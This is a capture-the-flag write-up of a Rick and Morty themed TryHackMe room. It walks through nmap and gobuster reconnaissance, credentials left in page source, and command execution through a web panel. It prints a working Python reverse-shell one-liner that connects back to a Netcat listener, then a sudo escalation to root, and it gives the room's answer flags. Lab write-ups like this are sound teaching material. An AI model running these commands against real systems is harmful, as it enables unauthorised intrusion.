A Rick and Morty themed TryHackMe CTF ? That must be fun ! Looks like Rick accidentally transformed himself into a pickle during one of his experiments. He needs someone to find three ingredients on the server with which he will be able to create a potion to turn him back into a human. Let’s go !
Opened ports analysis
First thing I can try is to analyze which ports are opened on the server. For that, I use nmap with the -p- parameter to scan for all the possible ports from 1 to 65535. I also use the -oN [file] parameter to save the scan result in a file, in case I want to find it later.
mkdir nmap
nmap -p- -oN nmap/allports.txt [ip]

Looks like there is only an SSH connection opened on port 22 and a web server on port 80.
Web server analysis
I will take a look at the web server first by opening the IP address on Firefox.
Looks like a classic website. First thing I can do is to analyze the source code of the home page. I found in it a comment left by Rick that allow me to have a first username : R1ckRul3s. I will maybe use it later to log into the server using the SSH connection.
There is no more informations left in the source code, so I will start gobuster to try to find other hidden pages on the web server.
gobuster dir -u http://[ip] -w /usr/share/wordlists/dirb/common.txt

I found an /assets folder in which there’s nothing really interesting, apart from images, bootstrap and jquery.
I also took a look at robots.txt found by gobuster and I found an interesting information that I don’t usually see in this kind of file : Wubbalubbadubdub. I’ll keep that on the side, it could be useful for later.
Nothing really interesting for the moment. I will try to start gobuster one more time but this time to look for .php files on the web server with the -x php parameter.
gobuster dir -u http://[ip] -w /usr/share/wordlists/dirb/common.txt -x php
Bingo ! I found some really interesting files : login.php, denied.php and portal.php.

The portal.php and denied.php pages are redirecting me to the login.php page. I will then focus on the latter. It’s a simple page that asks me to enter a username and a password.
Connecting to the website and first ingredient
As always, I will try to analyze the source code of the login.php page but nothing here. I then tried a connection using the username I found earlier : R1ckRul3s and Wubbalubbadubdub as a password… It worked ! I’m connected to the portal.php page.
Again, analyzing the source code of the page, I found something that looks like it’s encoded in base64.
Vm1wR1UxTnRWa2RUV0d4VFlrZFNjRlV3V2t0alJsWnlWbXQwVkUxV1duaFZNakExVkcxS1NHVkliRmhoTVhCb1ZsWmFWMVpWTVVWaGVqQT0==
After fumbling around using CyberChef, I found that it’s a sentence encoded 7 times in base64. Once decoded, I got the following result : rabbit hole. I got tricked by another Rick’s joke left there to waste my time !
Back on the portal.php page, I figure that it’s a command interface that allow me to interact with the server. By listing the server’s files using ls, I see that there is a file named Sup3rS3cretPickl3Ingred.txt.

When I try to display the file using cat Sup3rS3cretPickl3Ingred.txt, I get and error. Looks like Rick disabled some commands in order to prevent users to have a complete control of the server. It doesn’t matter, since a web server runs on it, I can open the file /Sup3rS3cretPickl3Ingred.txt in Firefox to see its content : mr. meeseek hair. First ingredient found ! Two more to go.
Server access using a reverse shell
Because I have the possiblity to execute commands on the server, I would like to see if there’s a way to execute a reverse shell to have a real access.
When enumerating my possibilities, I executed the command which python3 to see if Python 3 was installed on the server, and yes it is ! That’s my way in.
I start a Netcat server on my computer listening on the 4444 port.
nc -lvnp 4444
The only thing left I need to do is to find a reverse shell using Python 3 thanks to RevShells, to execute it on the web server and the job’s done.
python3 -c 'import os,pty,socket;s=socket.socket();s.connect(("[ip]",4444));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("/bin/bash")'
Bingo ! I’m in.
Shell stabilization and second ingredient
Because I now know that Python 3 is installed, I can take the time to stabilize my shell to allow for command autocompletion.
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
CTRL + Z
stty raw -echo; fg
Now that this is done, I will be able to take the time to analyze the server and to find the last two ingredients. While looking around the main folders, I was able to access Rick’s personal folder /home/rick in which I found the second ingredient : 1 jerry tear.
Privilege escalation and third ingredient
When exploring the server even more, I wanted to see if my user has some sudo access to certain files or programs.
sudo -l

Wonderful ! Looks like the server is really badly set-up and that my user www-data has complete access to the system as a super user. The next thing I need to do is to switch onto the root user.
sudo su
Now that I have full access on the server, I can go to the /root folder in which I found the third and last ingredient : fleeb juice.